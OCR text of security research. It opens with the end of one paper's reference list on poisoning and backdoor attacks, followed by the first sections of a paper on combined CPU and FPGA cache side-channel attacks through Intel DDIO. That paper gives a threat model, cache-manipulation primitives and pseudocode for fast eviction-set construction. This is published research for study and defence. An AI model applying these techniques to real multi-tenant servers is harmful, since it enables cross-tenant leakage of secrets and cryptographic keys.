
[56] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 707–723. IEEE, 2019.

[57] Jialin Wen, Benjamin Zi Hao Zhao, Minhui Xue, and Haifeng Qian. Palor: Poisoning attacks against logistic regression. In *Australasian Conference on Information Security and Privacy*, pages 447–460. Springer, 2020.

[58] Yongji Wu, Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong. Poisoning attacks to local differential privacy protocols for key-value data. In *USENIX Security Symposium*, 2022.

[59] Xuening Xu, Xiaojiang Du, and Qiang Zeng. Attacking graph-based classification without changing existing connections. In *Annual Computer Security Applications Conference*, pages 951–962, 2020.

[60] Guolei Yang, Neil Zhenqiang Gong, and Ying Cai. Fake co-visitation injection attacks to recommender systems. In *NDSS*, 2017.



(a) (b) (c)

(d) (e) (f)

(g) (h) (i)

(j) (k) (l)

(m) (n) (o)

Figure 12: Real-world examples of combined images from Google search.

Double Trouble: Combined Heterogeneous Attacks on Non-Inclusive Cache Hierarchies

Antoon Purnal* *imec-COSIC, KU Leuven*
Furkan Turan* *imec-COSIC, KU Leuven*
Ingrid Verbauwhede *imec-COSIC, KU Leuven*

*Equal contribution joint first authors

Abstract

As the performance of general-purpose processors faces diminishing improvements, computing systems are increasingly equipped with domain-specific accelerators. Today's high-end servers tightly integrate such accelerators with the CPU, e.g., giving them direct access to the CPU's last-level cache (LLC).

Caches are an important source of information leakage across security domains. This work explores *combined* cache attacks, complementing traditional co-tenancy with control over one or more accelerators. The constraints imposed on these accelerators, originally perceived as limitations, turn out to be advantageous to an attacker. We develop a novel approach for accelerators to find eviction sets, and leverage precise double-sided control over cache lines to expose undocumented behavior in non-inclusive Intel cache hierarchies.

We develop a compact and extensible FPGA hardware accelerator to demonstrate our findings. It constructs eviction sets at unprecedented speeds ($< 200\,\mu s$), outperforming existing techniques with one to three orders of magnitude. It maintains excellent performance, even under high noise pressure. We also use the accelerator to set up a covert channel with fine spatial granularity, encoding more than 3 bits per cache set. Furthermore, it can efficiently evict shared targets with tiny eviction sets, refuting the common assumption that eviction sets must be as large as the cache associativity.

1 Introduction

Heterogeneous computing yields great increases in performance and energy efficiency with specific processing capabilities for certain tasks. Recently, FPGAs have emerged in datacenters for providing such capabilities. They can be used to accelerate wide-scale data center services, such as machine learning applications. More interestingly, cloud service providers give control of FPGAs to customers, who can implement custom accelerators and integrate them into their applications. After initial steps by Amazon's AWS, which already allows users to rent FPGA-supported instances, AMD and Intel acquired the two main FPGA manufacturers (resp. Xilinx and Altera). The aim is to aid customers in their transition through easy and low-overhead integration of software and hardware. As of yet, their security is not fully mature [57]. At the same time, economic incentives attract infrastructure providers to multi-tenancy, i.e., hosting multiple (distrusting) entities on the same physical machine. This work evaluates the impact of heterogeneous multi-tenancy on the quintessential shared hardware component: the cache hierarchy.

Caches play a fundamental role in high-performance computing. By serving the majority of memory requests from fast levels of storage close to the processor (CPU), they overcome the bottleneck caused by comparatively slow memory. Equally fundamental, however, is the timing side channel they introduce, as access latencies depend on access patterns of co-located processes. While some attack techniques rely on cache flushes and shared memory [14, 70], others work with contention [21, 33]. To determine the access patterns of the victim, contention-based attacks employ so-called *eviction sets*, i.e., sets of addresses that contend for cache resources.

Over time, the cache side channel was proven effective to extract keys from cryptographic implementations [3, 17, 41, 70], retrieve user input [13, 40, 50], or infer kernel secrets [12, 16, 23]. Caches have also been used to establish covert channels [33, 37] and are a key enabler of recent transient execution attacks [25, 31]. The ongoing switch to non-inclusive cache hierarchies for high-end CPUs was believed to thwart several attack classes, but this belief has been disproven [66]. However, non-inclusive hierarchies remain relatively unexplored compared to their inclusive counterparts.

The lion's share of the cache attack literature considers CPU processes targeting other processes. Recent studies introduced some heterogeneity, whether it be peripheral devices attacking CPU processes [11, 27, 62], or CPU processes attacking peripherals [55]. This work identifies combined microarchitectural attacks as a threat deserving further examination (cf. Table 1). It is becoming increasingly common to control multiple entities (i.e., devices), which differ in computational capabilities and access to the memory subsystem.

Table 1: Positioning of threat models considered in this work

Attacker \ Victim	CPU	Secondary
CPU	Last-Level Cache [21, 33, 70] Coherence Directory [66] **This work**	Packet Chasing [55]
Secondary	Grand Pwning Unit [11] JackHammer [62]	NetCAT [27]
Combined	**This work**	

Intel's Data-Direct IO (DDIO) [18] is a prominent technology that gives PCIe devices direct access to the CPU's last-level cache (LLC). For instance, existing FPGA-accelerated cloud platforms make use of PCIe-based FPGA accelerator cards. DDIO provokes an interesting dynamic in the cache hierarchy, which CPU processes observe through the lens of their private caches, whereas PCIe (DDIO) devices, from now on referred to as *secondary devices*, observe it directly through the LLC. This double view is especially interesting in non-inclusive cache hierarchies, where the LLC is less amenable to direct interaction [66]. This work investigates the collusion of microarchitectural attackers in heterogeneous systems, applied to the widely-used DDIO technology, which already has been shown to bear security implications [27, 55, 62].

In light of the growing interest in heterogeneous computing, this paper seeks to answer the following questions:

How precisely can combined attackers control shared cache state? Can the constraints imposed on DDIO devices turn out to be advantageous? Do common assumptions remain valid in the face of combined attackers?

In this paper, we study combined heterogeneous attacks on emerging non-inclusive Intel cache hierarchies. We identify a set of properties governing the interaction between the CPU and DDIO devices. Attacks originating from secondary devices, e.g., network cards [27] or FPGAs [62], perceive these properties as limitations. For combined attackers, who can dispatch between CPU and secondary device, they enable otherwise infeasible techniques. Ultimately, this leads us to challenge common assumptions, as summarized in Table 2. When relevant, we instantiate secondary devices with FPGAs.

Contributions. Summarized, our main contributions are:

- We explore key primitives for combined cache attacks and discover a new DDIO-related structure in the LLC.
- We develop a fast and reliable procedure for secondary devices to find eviction sets in non-inclusive Intel caches.
- We leverage precise LLC manipulation for reliable eviction with fewer congruent addresses than there are ways.
- We design an FPGA accelerator that implements the aforementioned techniques and make it openly available:

https://github.com/KULeuven-COSIC/Double-Trouble

Table 2: Challenging common understanding

Common Understanding	Our Finding
Eviction set construction reached speed limits [60]	**Accelerating Eviction Set Construction (Section 4)**
Secondary devices only allocate to DDIO region in LLC [18, 27, 62]	**Discover undocumented DDIO$^+$ region (Section 5)**
Non-inclusive LLC: needs directory conflicts [66]	**Eviction from private cache through LLC (Section 6.1)**
Cannot evict from remote socket without `flush` [22, 68]	**Flushless cache attacks across sockets (Section 6.1)**
Minimal eviction set is as large as associativity [33, 60]	**Reliable Eviction with Tiny Eviction Sets (Section 6.2)**
Amplitude-based encoding precluded by self-eviction [37]	**Modulation and Multi-bit Symbols (Section 8.2)**

2 Background

2.1 Heterogeneous Computing

As the limits of general-purpose computers are pushed, domain-specific computation gains importance. Companies have started playing games with custom chips, combining CPUs with accelerators, e.g., for machine learning or networking. Instead of inefficiently increasing CPU core counts, these architectures complement CPUs with custom accelerators, offering high-performance computation, often at low power. Popular examples are Google's TPU and Apple's M1.

On the server side, FPGA-attached CPUs serve the grounds to play this game. With their hardware programmability, FPGAs allow users to implement custom accelerators for their specific needs. Some cloud providers (e.g., AWS) already provide homemade accelerators to customers, or a marketplace where accelerators can be sold or rented. CPU giants have acquired FPGA manufacturers (Intel-Altera, AMD-Xilinx), and are working on tight integration of CPUs and FPGAs.

Today, these platforms attach FPGAs to CPUs as PCIe accelerator cards. On the CPU side, kernel drivers and APIs enable applications to communicate with their hardware accelerators. On the FPGA side, Control and Status Registers (CSRs) offer basic data transfers, and Direct Memory Access (DMA) allows the FPGA to access system memory. In this paper, we focus on the latter, as it interacts with the CPU memory subsystem. Although we focus on FPGA-specific terminology, many conclusions carry over to other PCIe-connected devices, e.g., Network Interface Cards (NICs) or Thunderbolt.

2.2 Cache Organization

Modern cache hierarchies comprise multiple levels. Lower cache levels are closer to the CPU, and are usually smaller and faster than higher levels. Typical Intel processors have three cache levels, with L1 and L2 caches private to each core, and the last-level cache (L3, or LLC) shared between cores.

Caches are organized as arrays of *cache lines* of, typically, 64 bytes. Most caches are *set-associative*, meaning that they are partitioned in *sets*. Each cache line maps to exactly one set, based on an indexing function applied to their address. The *associativity* refers to the number of lines that can reside simultaneously in the same set, i.e., the number of *ways*, *W*.

When a requested line is not present in a cache (i.e., a *cache miss*), it is usually installed after propagating the request to the next level. In the absence of empty ways, the *cache replacement policy* determines the line to *evict* in favor of the incoming one. Lines mapped to the same set are *congruent*. Contending for the same resource, they can evict each other.

The *inclusion* invariants of the cache hierarchy determine whether cache lines can reside simultaneously in multiple levels. A cache is *inclusive* w.r.t. another (lower-level) cache if every line in the latter must also be present in the former. *Exclusive* caches cannot have lines in common. Caches that do not satisfy either invariant are *non-inclusive*. Historically, Intel LLCs are inclusive, but to keep up with increasing core counts, non-inclusive LLCs are becoming commonplace [38].

Contemporary LLCs are partitioned in *slices*, with an undocumented and architecture-dependent mapping [36]. For large core counts, the slices are interconnected with a mesh architecture [38]. High-end systems can have multiple CPU sockets, connected with a coherent memory hierarchy.

2.3 Data-Direct IO (DDIO)

Direct Cache Access (DCA) [15] is a mechanism developed for the fast exchange of Ethernet frames between CPUs and Network Interface Cards (NICs). Instead of accessing main memory, NICs interact directly with the CPU's LLC to alleviate memory bottlenecks and cache thrashing, improving I/O performance [9, 10, 19, 29, 34]. DDIO [18] is Intel's implementation of DCA, available on server-grade CPUs. It is enabled on such CPUs by default, and PCIe devices (NICs, FPGAs, etc.) transparently interact with the LLC instead of memory.

Unfortunately, specific DDIO behavior is largely undocumented, especially for non-inclusive cache hierarchies. Some works partially reverse-engineer it [27, 62]. Section 3.2 covers known and yet unknown DDIO behavior in detail.

2.4 Cache Attacks

The observation that the execution time of a program depends on its control flow and interaction with the cache hierarchy characterized the first generation of cache attacks [3, 26, 43]. Later, the case was made for co-located attackers, i.e., those running code on the same physical platform as potential victims. By manipulating and observing the cache state, they observe much more fine-grained access patterns [41, 44].

Arguably the strongest technique is FLUSH+RELOAD, where the attacker flushes a target line from the cache (e.g., using `clflush` on `x86`), and later reads it to determine whether the victim accessed it in the meantime. In the absence of `clflush` [30], an attacker can evict the shared line instead, which is referred to as EVICT+RELOAD [13]. Both techniques require shared memory with the victim (e.g., KSM [2]). In contrast, PRIME+PROBE only relies on cache contention. In particular, the attacker occupies an entire cache set with her own lines, waits, and afterwards loads these lines again. If another process has accessed lines congruent to those of the attacker, this will be reflected in the attacker's access latency. Due to its low requirements, PRIME+PROBE has been mounted from restricted environments [27, 40].

The target cache needs to be shared between attacker and victim. Initial attacks considered same-core attackers and targeted the L1 cache [41, 44]. Later attacks managed to target the LLC [21, 33, 70], enlarging the threat to cross-core attacks.

Until recently, cross-core EVICT+RELOAD and PRIME+PROBE relied explicitly on the inclusive nature of the LLC. In this case, eviction from the LLC implies invalidation in all lower-level caches to preserve the inclusion invariant [21, 33]. This allows to evict lines from other cores' private caches.

Non-inclusive Caches. In non-inclusive caches, lines in L2 are not necessarily present in the LLC. In fact, they rarely are, since loads from memory are installed in L1/L2, skipping the LLC. Conversely, contention on the LLC alone does not invalidate lines in the lower-level caches of other cores. To overcome this problem for non-inclusive Intel CPUs, Yan et al. [66] propose contention on the *coherence directory* (CD), also referred to as the *snoop filter*. The CD tracks lines present in lower-level caches, and is inclusive to accelerate coherence transactions with other cores [72]. On Intel CPUs, the LLC and CD share the same slice and set mapping.

This paper considers cross-core attacks in non-inclusive Intel caches. The targets are the LLC and CD, and lines are *congruent* when they share the same LLC/CD set and slice.

2.5 Eviction Set Construction

Prior to a PRIME+PROBE or EVICT+RELOAD attack, the attacker constructs *eviction sets*, i.e., sets of congruent addresses. If physical addresses and their mapping to LLC/CD sets and slices are known, finding congruent addresses is trivial.

In practice, however, the attacker is limited on both fronts. First, unprivileged processes observe virtual addresses, organized in 4 KiB or 2 MiB pages, and do not know the virtual-




Figure 1: Control over cache set index depends on page sizes

Table 3: Platforms Used for Experimentation

Platform	CPU *Intel Xeon*	Arch.	Core Count	FPGA *Intel PAC*
ACE 1	Plat. 8180	SKL-SP	28	A10
ACE 2	Plat. 8280	CLX-SP	28	S10 (x2)
Local	Silver 4208	CLX-SP	8	A10 (x2)

SKL: Skylake, CLX: Cascade Lake

Cache	Info	Ways	Size *per Core*
L1	Core-Private	8	32 KB
L2	Core-Private	16	1 MB
LLC	Shared, Non-Inclusive	11	1.375 MB




Figure 2: Combined attackers control a CPU process and secondary device. We consider three victim types ($\mathcal{V}_{CC}$,$\mathcal{V}_{CS}$,$\mathcal{V}_{2D}$).

to-physical address translation. Therefore, physical address control is limited to the page frame bits, which are unaffected by translation (cf. Figure 1). Second, the slicing function is undocumented and architecture-dependent [36, 66].

Liu et al. [33] construct eviction sets for inclusive LLCs. Vila et al. [60] accelerate it by improving the time complexity from quadratic to linear. Yan et al. [66] find LLC/CD eviction sets in non-inclusive Intel caches. To that end, they introduce helper sets that are congruent in L2 but not the LLC. Techniques for non-inclusive caches are currently underdeveloped w.r.t. inclusive caches. Moreover, because of the indirect interaction with the LLC, their noise-resilience is unclear.

2.6 Experimental Setup

We work remotely on Intel Labs (IL) Academic Compute Environment (ACE), with dual-socket Xeon Platinum CPUs (28 cores/slices per socket). We also use a local lab setup, with dual-socket Xeon Silver CPUs (8 cores/slices per socket). All platforms have non-inclusive LLCs. The platforms utilize Intel's PCIe-based FPGA accelerator cards called Programmable Acceleration Cards (PACs), either with Arria 10 (A10) or Stratix 10 (S10) family FPGAs. Table 3 summarizes the platforms and their cache hierarchy.

A basic FPGA design can transparently interact with the memory subsystem over DDIO. At a high level, it can read and write to memory, and distinguish between access latencies (L2/LLC/RAM) based on immutable timing sources. A detailed description of our implementation is deferred to Section 7.

3 Double Trouble: Combined Cache Attacks

3.1 Threat Model

The main threat model in this work is the combined attacker ($\mathcal{A}_{CMB}$). As indicated in Figure 2, she controls at least one CPU core and a secondary device connected over DDIO. In our case, an FPGA is used as the secondary device. The attacker can dispatch operations to software and hardware, and share memory between them. For completeness, we also consider traditional attackers ($\mathcal{A}_{STD}$) without a secondary device.

The attacker has no privileges and does not know the slice mapping. We do not assume the availability of a `clflush` instruction (in accordance to, e.g., [66]). Although our findings do not strictly require huge memory pages, we assume them to be available, as they are enabled by default on server-grade platforms with FPGA acceleration (e.g., OPAE [20]).

To navigate the heterogeneity in attacker and victim properties, Table 4 summarizes our main results and indicates the configurations to which they apply. We distinguish between the degree of co-location: attacker and victim running on different cores ($\mathcal{V}_{CC}$), on different sockets ($\mathcal{V}_{CS}$), or a victim secondary device attached to the attacker socket ($\mathcal{V}_{2D}$).

Section 4 introduces a new algorithm for swift and reliable eviction set construction, overturning the limitations of secondary devices. Section 5 exposes undocumented behavior in the LLC, which we use to obtain an intra-cache-set granularity. Section 6 shows how standard attackers can evict shared lines without CD contention, and how combined attackers can do so with tiny eviction sets. These results require shared memory between the attacker and victim. Section 7 describes our implementation of an FPGA hardware accelerator, which is evaluated in Section 8.

Table 4: Applicability of the main results of this work

Capabilities	Attacker		Victim			Shared Memory
	$\mathcal{A}_{STD}$	$\mathcal{A}_{CMB}$	$\mathcal{V}_{CC}$	$\mathcal{V}_{CS}$	$\mathcal{V}_{2D}$	
Eviction Set Finding		✓	✓	✓	✓	
Intra-set Granularity		✓	✓		✓	
Eviction without CD	✓	✓	✓	✓		✓
Reduced Eviction		✓	✓	✓		✓

3.2 Key Properties

3.2.1 Spatially Limited Interaction With LLC

To prevent thrashing, DDIO devices only interact with a fraction of the last-level cache (LLC) [18]. Lines *read* by the secondary device are not allocated in the LLC [27, 62], but they are served from the LLC if already present. Lines *written* by the secondary device are allocated, but only to a limited number of ways (two by default) in every set [10, 27].

In contrast to previous suggestions [18, 27], we find that the replacement policy is not LRU (cf. rationale in Appendix C).

Non-Default DDIO Configurations. The number of LLC ways to which DDIO can write-allocate is, by default, two [10, 27]. However, this can be configured in the `IIO_LLC_WAYS` Model Specific Register (MSR) [10, 32], with a bitmask that represents the cache ways used by DDIO. The minimal and default setting is `0x600`. More ways can be activated by setting more bits, provided that the selected ways are consecutive. In this paper, we denote the number of DDIO ways as D.

The default configuration ($D=2$) is, arguably, the most important to study from a security point of view. In accordance with prior studies [27, 62], we focus our attention on this configuration, and assume it unless otherwise indicated. However, when relevant, we generalize our findings to $2 \leq D \leq W$.

Property #1: Spatially limited LLC interaction.
Secondary devices interact directly with the LLC. Only writes trigger cache line placement, which is statically constrained to a limited number of ways (two by default).

3.2.2 Reading Without Consequences

The property that secondary devices do not read-allocate in the cache has an underappreciated corollary: it allows attackers to *query the cache state without disturbing it*. We illustrate the implications of this power with two relevant examples.

Example: Counting LLC Entries. Consider how to infer how many (out of N) lines are cached in the LLC. This can be done by measuring the access latency of all N lines, counting those within the predetermined LLC timing range.

CPU-only attackers are limited in their accuracy. Consider the case where at least one line is not cached. Measuring the access latency of this line allocates it in the cache. In this process, it may evict the other lines, perturbing the measurement.

The combined attacker, in contrast, can measure the cache state *reliably*, i.e., a partial measurement does not endanger the validity of the full measurement, and *repetitively*, i.e., several measurements of the same state can be combined.

Example: Eviction Candidate. For lines already in the LLC, do secondary reads influence the *eviction candidate*, i.e., the line to be evicted upon installation of a new congruent line?

Consider Figure 3, where X_0, X_1 and X_2 are congruent lines. X_0 and X_1 are placed in the DDIO region with secondary writes.




Figure 3: Secondary reads do not change eviction candidates.

X_1 is written repeatedly to ensure that X_0 is the eviction candidate. Indeed, we observe that writing X_2 evicts X_0.

In a first experiment, the secondary device *writes* a few times to X_0. We observe that placement of X_2 now evicts X_1, so the earlier write to X_0 changed the eviction candidate to X_1. The second experiment performs several *reads* of X_0. If the replacement policy records these reads, the eviction candidate should change to X_1. Still, we find that placing X_2 always evicts X_0. We conclude that secondary reads, in contrast to writes, do not influence the LLC replacement policy state.

Finding #2: Non-destructive secondary reads.
Secondary reads are non-destructive. Reading uncached lines does not trigger cache allocation, and reading LLC lines does not influence their replacement policy state.

3.2.3 Two-sided Cache Hierarchy Manipulation

Combined attackers can approach non-inclusive cache hierarchies from two sides. We now cover known and novel primitives to trigger movement between L2[1] and the LLC. Moving or copying lines to the LLC is useful, as lines evicted from the LLC are invalidated in all cache levels [66]. Moving lines from the LLC to L2 is useful to invalidate specific LLC ways. Our repository supports these findings with experiments.


L2 to LLC. The most straightforward way to move an L2 line to the LLC is to access sufficient addresses mapped to the same L2 set (cf. Figure 4a). This technique can only be used by processes running on the core tied to the specific L2 cache.

Yan et al. [66] demonstrate the eviction of lines from remote private caches, i.e., L2 caches associated with other cores. They do this by generating contention on the coherence directory CD (cf. Figure 4b), the inclusive structure co-located with the LLC that keeps track of lines in L2 caches.

On our test platforms, we observe that when a line is accessed by two processes on different cores, it is copied to the LLC. The line then co-exists in the LLC and both private L2 caches (cf. Figure 4d). We find this novel technique to be accurate and simple to move a target line to the LLC. However, note that this primitive is limited to attacker-readable lines.

Specifically for the combined attacker, there is yet another primitive available (cf. Figure 4e). The secondary device writes the line, which moves it to the LLC. Now dirty, the line is invalidated from all other caches to maintain coherence. Note that this primitive is limited to attacker-writable lines.

[1] Since L2 is inclusive w.r.t. L1, for our purposes they can be consolidated.



(a) L2 Contention: L2 → LLC (b) CD Contention: L2 → LLC (c) CPU Write: LLC → L2

(d) Shared Access: L2 → LLC (e) Secondary Write: L2 → LLC (f) CPU Read: LLC → L2 (or → L2&LLC)

Figure 4: Techniques for combined attackers to manipulate the cache hierarchy.

LLC to L2. A line can be moved from the LLC to L2 by read or write requests from CPU cores. Lines that are written (Figure 4c) move from the LLC to L2, invalidating the LLC line for coherence purposes [67]. If the line is read (Figure 4f), we find that lines that only exist in the LLC (e.g., in *modified* or *exclusive* state) move back to L2 and are invalidated in the LLC. In contrast, lines present in multiple caches (e.g., in *shared* or *forward* state) are *copied* to L2, i.e., they remain allocated in the LLC. As these observations are partially inconsistent with prior work [66, 67], we share our rationale in Appendix B.

Replacement policies prefer to install incoming lines in empty ways (if present) to avoid unnecessary eviction of useful lines. Some primitives are able to produce empty ways by invalidation. We refer to these ways as *magnet ways*.

Finding #3: Precise manipulation of cache hierarchy.
Combined attackers can accurately migrate lines between cache levels, and invalidate them from selected caches.

4 Fast Eviction Set Finding using DDIO

The eviction set construction problem is the following: given a target cache line, find EV congruent lines in the designated cache (of associativity W). We review existing algorithms for the LLC, and expose a new method for combined attackers, enabled by limitations of secondary devices (**#1**, **#2**).

4.1 Reduction Algorithms

Figure 5 depicts the structure of traditional eviction set construction algorithms. First, an initial set of candidate addresses is constructed [33], for which the size depends on attacker control over physical address bits [60]. Then, it is reduced to




Figure 5: Traditional reduction-based algorithms

a *minimal* eviction set, i.e., a set, typically of size EV $\geq W$, that no longer contains any non-congruent addresses.

The reduction is an iterative procedure based on a *congruence test* that removes a portion of the current set and tests whether the remainder still evicts the target. If so, the portion is not necessary for eviction and can be discarded. Initial algorithms for inclusive caches [21, 33, 40] remove one element at a time, leading to quadratic complexity in the initial set size. Vila et al. [60] propose to perform the congruence test on groups of addresses instead, achieving linear complexity.

Yan et al. [66] develop a reduction algorithm for non-inclusive Intel LLCs with a custom congruence test (cf. Section 2.4). Their algorithm has quadratic complexity, but may be amenable to similar improvements [60]. However, it appears to need several eviction and measurement iterations to cope with the complications of non-inclusive caches.

4.2 Acceleration with `Discover-Expand`

Secondary devices generally perceive a smaller LLC associativity (**#1**), with $D=2$ by default. As a result, $D+1$ congruent addresses are sufficient to manifest contention. In addition, the non-destructive reads (**#2**) enable a congruence test that determines whether a single address *is* congruent with a target, instead of whether a pool of addresses *contains* some that are congruent. These properties lead to an effective search algorithm, based on expansion rather than reduction (cf. Figure 6).




Figure 6: Expanding eviction set construction. For $D=2$, `Discover` only needs to find a single congruent address.

The algorithm takes as input a target address (TARGET), desired eviction set size (EV), and stride representing attacker-controllable address bits (STRIDE). The output is an eviction set, i.e., EV addresses that are mapped to the same LLC set and slice as TARGET. The algorithm does not build an initial set, and comprises two phases: `Discover` obtains the first $D-1$ congruent addresses, and `Expand` completes the eviction set.

Algorithm 1 Eviction Set Construction: `Discover` finds the first $D-1$ congruent addresses, `Expand` finds the others

Input: `TARGET`: an address for the eviction set, `EV`: desired eviction set size, `STRIDE`: indicates attacker-controlled bits
Output: `es` eviction set

```
1:  es[] ← empty list
2:  do                                                  ┐ Discover
3:      secondary_write(TARGET)                         │
4:      secondary_write(es[0,1,.,len(es)-1])            │
5:      do                                              │
6:          TEST_ADDRESS ← new candidate                │
7:          secondary_write(TEST_ADDRESS)               │
8:      while secondary_read(TARGET) is fast            │
9:      append TEST_ADDRESS to es                       │
10: while len(es) < D-1                                 ┘
11: do                                                  ┐ Expand
12:     secondary_write(TARGET)                         │
13:     secondary_write(es[0,1,.,D-2])                  │
14:     do                                              │
15:         TEST_ADDRESS ← new candidate                │
16:         secondary_write(TEST_ADDRESS)               │
17:     while secondary_read(TARGET) is fast            │
18:     append TEST_ADDRESS to es                       │
19: while len(es) < EV                                  ┘
```

a new address from search space with `STRIDE`

`DISCOVER_FOUND`: addresses found in `Discover`, `es[0,1,.,D-2]`

4.2.1 `Discover`: Finding the First $D-1$ Addresses

First, the `Discover` phase writes TARGET, installing it in the LLC's DDIO ways. Then, it iteratively writes a new candidate address and afterwards measures the access latency of TARGET. If the latter has been evicted (from LLC to RAM), the candidate is determined to be congruent with it.

As the DDIO associativity is D, it is expected that $D-1$ congruent test addresses are overlooked for every congruent candidate that is actually added to the eviction set. However, as soon as $D-1$ elements have been found (a set denoted as DISCOVER_FOUND), the `Discover` phase can terminate in favor of the more efficient `Expand` phase.

4.2.2 `Expand`: Finding More Addresses

The `Expand` phase writes TARGET and DISCOVER_FOUND to occupy all D DDIO ways. Then, similar to `Discover`, new candidates are written, each time measuring the access latency of TARGET to determine whether the candidate is congruent. This step is repeated to obtain the full eviction set.

4.2.3 Algorithmic Complexity

The stride of the search depends on control over physical address bits (cf. Section 2.5) and the number of LLC/CD slices (cf. Section 2.2). As the slice mapping is unknown, candidates can, at best, be selected based on their LLC set index bits.

